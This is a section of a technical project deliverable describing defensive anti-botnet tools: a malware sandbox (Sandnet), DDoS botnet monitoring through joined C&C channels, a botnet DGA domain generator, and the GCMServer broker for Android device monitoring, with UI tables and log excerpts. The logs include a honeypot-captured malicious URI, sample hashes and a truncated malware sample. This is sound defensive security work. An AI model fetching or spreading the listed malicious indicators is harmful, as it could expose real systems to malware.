The hardware is deployed in a closed, controlled environment. The processing of the received data occurs solely within that environment which is not reachable for any third-parties.

Except for retrieving the document to be processed, all network connections, including local connections, are encrypted using either TLS/SSL or SSH. Since all data is discarded as soon as possible, all reasonable precautions for ensuring secure processing are in place.

10.11.6.2.Software requirements

The File Analysis Component does not require a specific operating system. It currently runs on Ubuntu Linux and uses Python in combination with MySQL as a database server and RabbitMQ for messaging.

10.11.6.3.Hardware requirements

The File Analysis Component's CCH interface is currently deployed on a dedicated system with a 2.4GHz processor, 2GB of RAM and 500GB hard disk. Other parts of the system are distributed across G Data's internal analysis and processing system with varying hardware. These systems include:

- Behaviour analysis VMs;
- Machines for static signature matching;
- Database server;
- Message queue;
- Mail server.

10.11.6.4.Configuration and installation

The file analysis component is configured to work within G DATA's internal network. The component runs as a service because it is heavily integrated into G Data's internal analysis process. For this reason, it cannot be deployed at other locations. It provides an interface via the ACDC CCH channel and therefore has no specific requirements with respect to other Partner's environments.

10.11.6.5.Software requirements

The Website Analysis Component does not require a specific operating system. It currently runs on Ubuntu Linux and uses Python in combination with MySQL as a database server and RabbitMQ for messaging.

10.11.6.6.Configuration and installation

The file analysis component is configured to work within G DATA's internal network. The component runs as a service because it is heavily integrated into G Data's internal analysis process. For this reason, it cannot be deployed at other locations. It provides an interface via the ACDC CCH channel and therefore has no specific requirements with respect to other Partner's environments.

10.12. Sandnet, DDoS Monitoring, DGA-Generator

10.12.1.Overview of the functionality provided

Sandnet (original paper @ http://www.christian-rossow.de/publications/sandnet2011.pdf)

In Sandnet, malware is analyzed in execution environments known as sandpuppets consisting of (virtualized) hardware and a software stack. Currently, we use VMs with Windows XP SP3 based on VirtualBox and 4 hardware puppets with Windows XP SP3 (32/64 bit) and Windows 7 Professional (32/64 bit) as sandpuppets.

The machines are infected immediately after booting and gracefully shut down after a configurable time interval, which is typically one hour. Each sandpuppet is configured to have a local IPv4 address and a NATed Internet connection. The hardware puppets are able to be configured with public IPv4 addresses. A local DNS resolver is preconfigured.

The sandherder is a Linux system hosting the sandpuppet virtual machines. Besides virtualization, the sandherder also records, controls and transparently proxies network traffic to the Internet. We limit the potential damage of running malware samples by transparently redirecting certain traffic (e.g. spam, infections) to local sinkholes or honeypots. In addition, we limit the number of concurrent connections as well as the network bandwidth and packet rate per sandpuppet to mitigate DoS activities. Internet connectivity parameters such as bandwidth and packet rate must be shared fairly among all sandpuppets in order to avoid inter-execution artefacts.

The current Sandnet setup comprises six bot sandherders with four sandpuppets each, resulting in 24 sandpuppets dedicated to malware analysis. Herders and sandpuppets can easily be added due to a flexible and distributed design.

After executing a malware binary, we dissect the recorded network traffic for further analysis. A flow-extractor converts raw .pcap-files into UDP/TCP flows. A flow is a network stream identified by the usual 5-tuple (layer 4 protocol, source IP addr., destination IP addr., source port, destination port). For TCP, a flow corresponds to a reassembled TCP connection. For UDP, a flow is considered to be a stream of packets terminated by an inactivity period of 5 minutes. Our experience shows that this timeout length is a reasonable mechanism to compensate the lack of UDP flow termination frames. Additionally, we use payload-based protocol detection in order to determine the application-level protocol of a flow. We define a flow to be empty, if no UDP/TCP payload is transmitted in this flow.

DDoS Monitoring Tool (original paper @ http://www.christian-rossow.de/publications/ddosbotnets-eurosec2014.pdf)

We monitor multiple botnets of three popular DDoS botnet families, namely DirtJumper, Yoddos and Athena. We join the command & control (C&C) channels of these botnets and record their DDoS targets. We then monitor the service availability for the time these targets are under attack. For example, we resolve the attacked domains to observe DNS-related changes that the victim takes to defeat the attack. Moreover, we measure the time it takes to connect to the victim via TCP, and in case of HTTP-based targets, we monitor and analyze the content of the web sites. We then present first steps towards interpreting our monitoring results. For example, from the HTTP responses, we try to understand if the service is functioning normally, or if indicators for web site failures such as empty content or bad HTTP status codes can be found. Our preliminary aggregated measurements show that indeed most (65%) of the monitored victims are severely affected by the DDoS attacks. Lastly, we also aim to share our experiences in monitoring DDoS targets to foster future work in this area.

DGA-Generator

The if(is) DGA-Generator is a program which is able to generate potential C&C domains for the following botnets: Tinba, GameOver-Zeus variant (newGOZ), Pushdo, Ramnit. The algorithms for generating the C&C domains of these botnets where extracted from malware binarys and re-implemented to be able to compute them in advance. We are currently submitting every week the generated C&C domains for one week in advance.

10.12.2.Responsibilities

10.12.2.1. Development

If(is) botnet and malware team. info@internet-sicherheit.de

10.12.2.2.Deployment and Maintenance

If(is) botnet and malware team. info@internet-sicherheit.de

10.12.2.3. Operation

If(is) botnet and malware team. info@internet-sicherheit.de

10.12.3.Input Data

Sandnet: PE-Files (.exe and .dll)

DDoS Monitoring: IPs and Domains from Sandnet database

DGA-Algorithm: None

10.12.4.Output Data

Sandnet: PCAP, Screenshots, Log-Files

DDoS Monitoring: Statistics, Log-Files

DGA-Algorithm: DGA-Domains (piped into file)

10.12.5.External interfaces

None

10.12.6.Deployment

All tools are considered lab only and rely heavily on the internal if(is) infrastructure

10.12.6.1.Model

Data flow




Figure 42 – Dataflow for if(is) tools

Database

10.12.6.2.Software requirements

None.

10.12.6.3.Hardware requirements

None.

10.12.6.4.Configuration and installation

All tools are considered lab only and rely heavily on the internal if(is) infrastructure.

10.13. GCMServer


10.13.1.Overview of the functionality provided

GCMServer acts as Device Monitor's broker meaning it interacts with the external system (CCH) and other available and configured services (e.g. Google Safe Browsing, Cyscon's services) in order to obtain information of malicious activities and report events. Interface towards external systems can be administered using configuration files. It extends functionality of the Device Monitor tool by

- connecting to the CCH and/or STIX Aggregator (broker between CCH and Device Monitor);
- fetching the information from the CCH regarding malicious domains;
- providing the input to the CCH about malicious activities detected with Device Monitor.

Brokering between the device sensors and GCMServer is made using HTTPS connections. The communication between other XLAB tools is made using messaging queue (lighter and faster than using HTTP connections). Communication with other external tools is made using the CCH messaging system.


The service's UI is quite intuitive. It comprises several web forms that can be used to: list available devices, list events, view analytics in some point in time, view APK certificates that are trusted (whitelisted), reported APK examples, and Settings form where some configuration variables and values can be examined. Moreover, it has been extended with function for sending malicious examples through the dashboard towards the CCH.



List of registered devices

Device ID hash	IP address	Gateway	GCM ID	Last seen	Connected	On Suricata Subnet	Last synchronized			Events reported	Version	ToS accepted
f92abf1096...	192.168.1.108	10.10.40.3	APA91bEQOt...	2015-01-27 11:22:14 UTC	No	No	2015-01-27 14:30:16 UTC	Send Message	Request Sync	0	19	2015-01-27
c5c2d4e4e4...	10.67.98.72	10.10.40.3	APA91bHfKz...	2015-01-27 09:14:08 UTC	No	No	2015-01-27 09:14:15 UTC	Send Message	Request Sync	0	19	2015-01-27
855f0c48fe...	192.168.1.4	10.10.40.3	APA91bHJTH...	2015-01-27 06:59:32 UTC	No	No	2015-01-27 07:25:48 UTC	Send Message	Request Sync	0	19	2015-01-27
d45e273799...	10.116.69.156	10.10.40.3	APA91bGa5z...	2015-01-27 03:56:11 UTC	No	No	2015-01-27 04:11:16 UTC	Send Message	Request Sync	0	19	2015-01-27
9bb5fdad43...	192.168.1.101	10.10.40.3	APA91bFusJ...	2015-01-26 20:33:29 UTC	No	No	2015-01-26 20:33:31 UTC	Send Message	Request Sync	0	19	2015-01-26
a4185a59c7...	192.168.0.174	10.10.40.3	APA91bFvMD...	2015-01-26 07:01:03 UTC	No	No	2015-01-26 07:06:37 UTC	Send Message	Request Sync	0	19	2015-01-26

Figure 43 - GCMServer's UI. View of all devices.



Events

ID	Type	Detected	Reported	Severity	Device ID hash	Data	APK
48222	SuspiciousConnectionEvent	2015-01-27 15:51:45 UTC	2015-01-27 16:13:06 UTC	MEDIUM	c10a4a7af9...	Show JSON	
48221	SmsHijackEvent	2015-01-27 15:25:56 UTC	2015-01-27 15:25:58 UTC	HIGH	304747a264...	Show JSON	
48220	SmsHijackEvent	2015-01-27 14:27:48 UTC	2015-01-27 14:27:49 UTC	HIGH	304747a264...	Show JSON	
48219	SmsHijackEvent	2015-01-27 13:57:07 UTC	2015-01-27 13:57:11 UTC	HIGH	2cf336f0de...	Show JSON	
48218	SmsHijackEvent	2015-01-27 13:41:21 UTC	2015-01-27 13:42:11 UTC	HIGH	427148629f...	Show JSON	
48217	SuspiciousConnectionEvent	2015-01-27 11:59:36 UTC	2015-01-27 12:58:52 UTC	MEDIUM	87c11e1ac7...	Show JSON	
48215	SuspiciousConnectionEvent	2015-01-27 05:23:05 UTC	2015-01-27 12:46:26 UTC	MEDIUM	ffe6982373...	Show JSON	
48216	SuspiciousConnectionEvent	2015-01-27 05:24:14 UTC	2015-01-27 12:46:26 UTC	MEDIUM	ffe6982373...	Show JSON	
48214	SuspiciousConnectionEvent	2015-01-27 12:33:56 UTC	2015-01-27 12:34:44 UTC	MEDIUM	1cb18c6b2b...	Show JSON	
48194	SuspiciousConnectionEvent	2015-01-26 10:14:29 UTC	2015-01-27 12:25:00 UTC	MEDIUM	a8eff1dfb6...	Show JSON	
48195	SuspiciousConnectionEvent	2015-01-26 10:14:38 UTC	2015-01-27 12:25:00 UTC	MEDIUM	a8eff1dfb6...	Show JSON	
48196	SuspiciousConnectionEvent	2015-01-26 10:14:48 UTC	2015-01-27 12:25:00 UTC	MEDIUM	a8eff1dfb6...	Show JSON	
48197	SuspiciousConnectionEvent	2015-01-26 10:15:19 UTC	2015-01-27 12:25:00 UTC	MEDIUM	a8eff1dfb6...	Show JSON	
48198	SuspiciousConnectionEvent	2015-01-26 10:15:28 UTC	2015-01-27 12:25:00 UTC	MEDIUM	a8eff1dfb6...	Show JSON	
48199	SuspiciousConnectionEvent	2015-01-26 11:03:59 UTC	2015-01-27 12:25:00 UTC	MEDIUM	a8eff1dfb6...	Show JSON	

Figure 44 - Exemplary view of reported events.




Figure 45 - GCMServer deployment scheme.

10.13.2.Responsibilities

10.13.2.1. Development

Device Monitor and GCMServer is provided by XLAB and XLAB is responsible for development. Development team is reachable at acdc@lists.xlab.si .

10.13.2.2.Deployment and Maintenance

Deployment and maintenance responsibility is lies in the hand of operations team, who deployed the GCMServer.

10.13.2.3. Operation

Operations responsibility is lies in the hand of operations team, who deployed the GCMServer.

10.13.3.Input Data

GCMServer takes input data from

- CCH's XMPP channels by receiving CCH reports;
- Device Monitor reports about activities on the android sensors.

```
2015-07-08 12:52:06 INFO  CCHReceiver:125 - Received XMPP message:
{"meta_data":{"id":105441251,"report_id":"559d1cf57765623458174b00","ip":"12
7.0.0.1","domain":"190-77-212-
89.dyn.dsl.cantv.net","asn":null,"country_code":"--
","tld":"net","api_key_id":540,"reported_at":"2015-07-
08T12:52:05.514Z","status":"NEW"},"report":{"additional_data":{"personal_dat
a":"CERT-RO is authorized as personal data processing operator according to
the notification no.
34226","rep_id":"598b07a884889ebfee322ade0fe694893d347f86c930489f387cfc4b0fe
9b7f1","ref_id":null},"confidence_level":0.5,"ip_version":4,"report_category
":"eu.acdc.malicious_uri","report_subcategory":"malware","report_type":"[WEB
SITES][HoneyNetRO][CERT-RO] Dionaea captured attack
payload","reported_at":"2015-07-
08T12:52:05Z","sample_sha256":"fc9dbd6ae68757b53581100927f2a6f7c54a8bfaa7831
91764490a9b05880318","source_key":"uri","source_value":"http://190.77.212.89
:4104/rvdsc","src_ip_v4":"190.77.212.89","src_mode":"plain","timestamp":"201
5-07-08T15:52:05Z","version":1,"report_id":"559d1cf57765623458174b00"}}

2015-07-08 12:52:07 INFO  CCHReceiver:123 - Received XMPP message (sample
shortened): {"report":{"timestamp":"2015-07-
08T12:51:59Z","sample_b64":"TVqQAAMAAA...","reported_at":"2015-07-
08T12:52:05Z","confidence_level":0.5,"source_key":"malware","report_type":"[
WEBSITES][HORGA][GARR] AMUN binary capture (in partnership with
ISCTI)","source_value":"40327b8218c734837d6c197f06e3397403b78b03a14cd7dc217b
e16b06745054","report_id":"559d1cf57765623458194b00","version":1,"report_cat
egory":"eu.acdc.malware"},"meta_data":{"reported_at":"2015-07-
08T12:52:05.999Z","id":105441258,"api_key_id":518,"status":"NEW","domain":nu
ll,"asn":null,"report_id":"559d1cf57765623458194b00","country_code":null,"tl
d":null,"ip":null}}
2015-07-08 12:52:07 INFO  RabbitMQConnector:129 - RabbitMQ message sent;
{"content":{"apkHash":"40327b8218c734837d6c197f06e3397403b78b03a14cd7dc217be
16b06745054","severity":2},"type":"ApkHashRule"}
```

10.13.4.Output Data


Output data consist of:

- List of applications towards GCMServer;
- URL filters for detection of malicious URLs on Device Monitor;
- IP filters for detection of malicious network connections on Device Monitor.

10.13.5.External interfaces

GCMServer interfaces with CCHConnector (internal web service) via RabbitMQ. CCHConnector listens on XMPP channels for reports directed from CCH towards GCMServer (or other tools listening on the message bus (see Deployment scheme in Figure 45). It also provides UI for administrator. It consists of several sections:


- **Devices –** provides list and management of all active devices with Device Monitor installed;
- **Events –** show the list of recent events reported from Device Monitor instances;
- **Analytics –** provides analytics dashboard where user can review statistics over specific period of time;
- **APK Certificates –** through this section administrator could provide whitelisted certificates that affect application list on the DeviceMonitor instances;
- **Submit Malware –** using this section user can submit APK samples through the dashboard;
- **APKFiles –** provides list and repository of files that were detected as malicious on Device Monitor instances. User can download APK and inspect it through some other means;
- **Settings –** provides additional management settings variables.



List of registered devices

Device ID hash	IP address	Gateway	GCM ID	Last seen	Connected	On Suricata Subnet	Last synchronized			Events reported	Version	ToS accepted
407f480359...	192.168.1.101	10.10.40.3	APA91bGXFg...	2015-07-17 11:16:22 UTC	Yes	No	2015-07-16 01:58:59 UTC	Send Message	Request Sync	1	19	2015-07-15
595381b164...	172.16.118.111	10.10.40.3	APA91bGoWU...	2015-07-17 11:15:02 UTC	Yes	No	2015-07-10 11:33:08 UTC	Send Message	Request Sync	12	19	2015-01-01
5078b1cc01...	172.16.117.183	10.10.40.3	APA91bE_V-...	2015-07-17 11:15:00 UTC	Yes	No	2015-07-17 12:45:25 UTC	Send Message	Request Sync	23	19	2015-05-22
8825adeef6...	10.154.14.32	10.10.40.3	APA91bGz2V...	2015-07-17 11:14:28 UTC	Yes	No	2015-07-17 12:26:51 UTC	Send Message	Request Sync	5	19	2015-05-22
9c8ba145eb...	192.168.0.100	10.10.40.3	APA91bFxr4...	2015-07-17 11:13:38 UTC	Yes	No	2015-07-02 00:40:22 UTC	Send Message	Request Sync	95	19	2015-01-31
e299c70a22...	198.51.100.111	10.10.40.3	APA91bFc2v...	2015-07-17 11:13:27 UTC	Yes	No	2015-07-17 05:58:35 UTC	Send Message	Request Sync	2	19	2015-06-27
0cbf78f9b5...	10.185.117.229	10.10.40.3	APA91bHR7s...	2015-07-17 11:13:12 UTC	Yes	No	2015-07-17 12:15:49 UTC	Send Message	Request Sync	15	19	2015-01-01
6c2bed28a5...	100.77.55.235	10.10.40.3	APA91bGibT...	2015-07-17 11:12:59 UTC	Yes	No	2015-07-17 12:43:50 UTC	Send Message	Request Sync	0	19	2015-07-01
a847adccb9...	192.168.0.109	10.10.40.3	APA91bHfhQ...	2015-07-17 11:12:38 UTC	Yes	No	2015-07-17 12:12:16 UTC	Send Message	Request Sync	2	19	2015-01-01

Figure 46 - Devices page.



Events

ID	Type	Detected	Reported	Severity	Device ID hash	Data	APK
58234	SmsHijackEvent	2015-07-17 13:04:50 UTC	2015-07-17 12:27:41 UTC	HIGH	4c49e8d105...	Show JSON	
58233	SmsHijackEvent	2015-07-17 13:04:49 UTC	2015-07-17 12:27:37 UTC	HIGH	4c49e8d105...	Show JSON	
58232	SmsHijackEvent	2015-07-17 09:56:23 UTC	2015-07-17 09:19:11 UTC	HIGH	4c4aa4c8d1...	Show JSON	
58231	MaliciousAppEvent	2015-07-17 09:05:26 UTC	2015-07-17 08:28:13 UTC	HIGH	2ac1cf7b63...	Show JSON	
58230	MaliciousAppEvent	2015-07-17 08:52:13 UTC	2015-07-17 08:14:58 UTC	HIGH	2ac1cf7b63...	Show JSON	
58229	SmsHijackEvent	2015-07-17 05:01:33 UTC	2015-07-17 05:01:35 UTC	HIGH	79fb550f58...	Show JSON	
58225	SuspiciousConnectionEvent	2015-07-14 21:52:51 UTC	2015-07-17 00:32:04 UTC	LOW	2402e6c6c0...	Show JSON	
58226	SuspiciousConnectionEvent	2015-07-14 21:53:36 UTC	2015-07-17 00:32:04 UTC	LOW	2402e6c6c0...	Show JSON	
58227	SuspiciousConnectionEvent	2015-07-14 21:53:46 UTC	2015-07-17 00:32:04 UTC	LOW	2402e6c6c0...	Show JSON	
58228	SuspiciousConnectionEvent	2015-07-14 21:53:56 UTC	2015-07-17 00:32:04 UTC	LOW	2402e6c6c0...	Show JSON	
58224	IMEIChangedEvent	2015-07-16 22:46:56 UTC	2015-07-16 22:47:00 UTC	HIGH	13c3b78d22...	Show JSON	
58222	MaliciousAppEvent	2015-07-16 21:25:22 UTC	2015-07-16 21:25:23 UTC	HIGH	4c4aa4c8d1...	Show JSON	72
58223	MaliciousAppEvent	2015-07-16 21:25:22 UTC	2015-07-16 21:25:23 UTC	HIGH	4c4aa4c8d1...	Show JSON	17
58221	SmsHijackEvent	2015-07-16 18:17:23 UTC	2015-07-16 18:17:27 UTC	HIGH	568b436e82...	Show JSON	
58220	SmsHijackEvent	2015-07-16 16:13:13 UTC	2015-07-16 16:13:17 UTC	HIGH	4c49e8d105...	Show JSON	
58219	SmsHijackEvent	2015-07-16 13:47:09 UTC	2015-07-16 13:47:10 UTC	HIGH	4c49e8d105...	Show JSON	
58218	SmsHijackEvent	2015-07-16 13:15:47 UTC	2015-07-16 13:15:47 UTC	HIGH	4c49e8d105...	Show JSON	
58217	SmsHijackEvent	2015-07-16 12:31:40 UTC	2015-07-16 12:31:42 UTC	HIGH	a4bb4cdaeb...	Show JSON	

Figure 47 - Events form of GCMServer.

10.13.6.Deployment

10.13.6.1.Model

Database

Database consists out of several databases (MySQL server):

```
mysql> show tables;
+----------------------+
| Tables_in_gcmserver  |
+----------------------+
| AccessLog            |
| ApkFile              |
| ApkHashRule           |
| ApkVendorCertificate |
| Device                |
| Event                 |
| IpRule                |
| Role                  |
| UriRule               |
| User                  |
+-----------------------+
```

Below we provide GCMServer's database schema (see Figure 48).

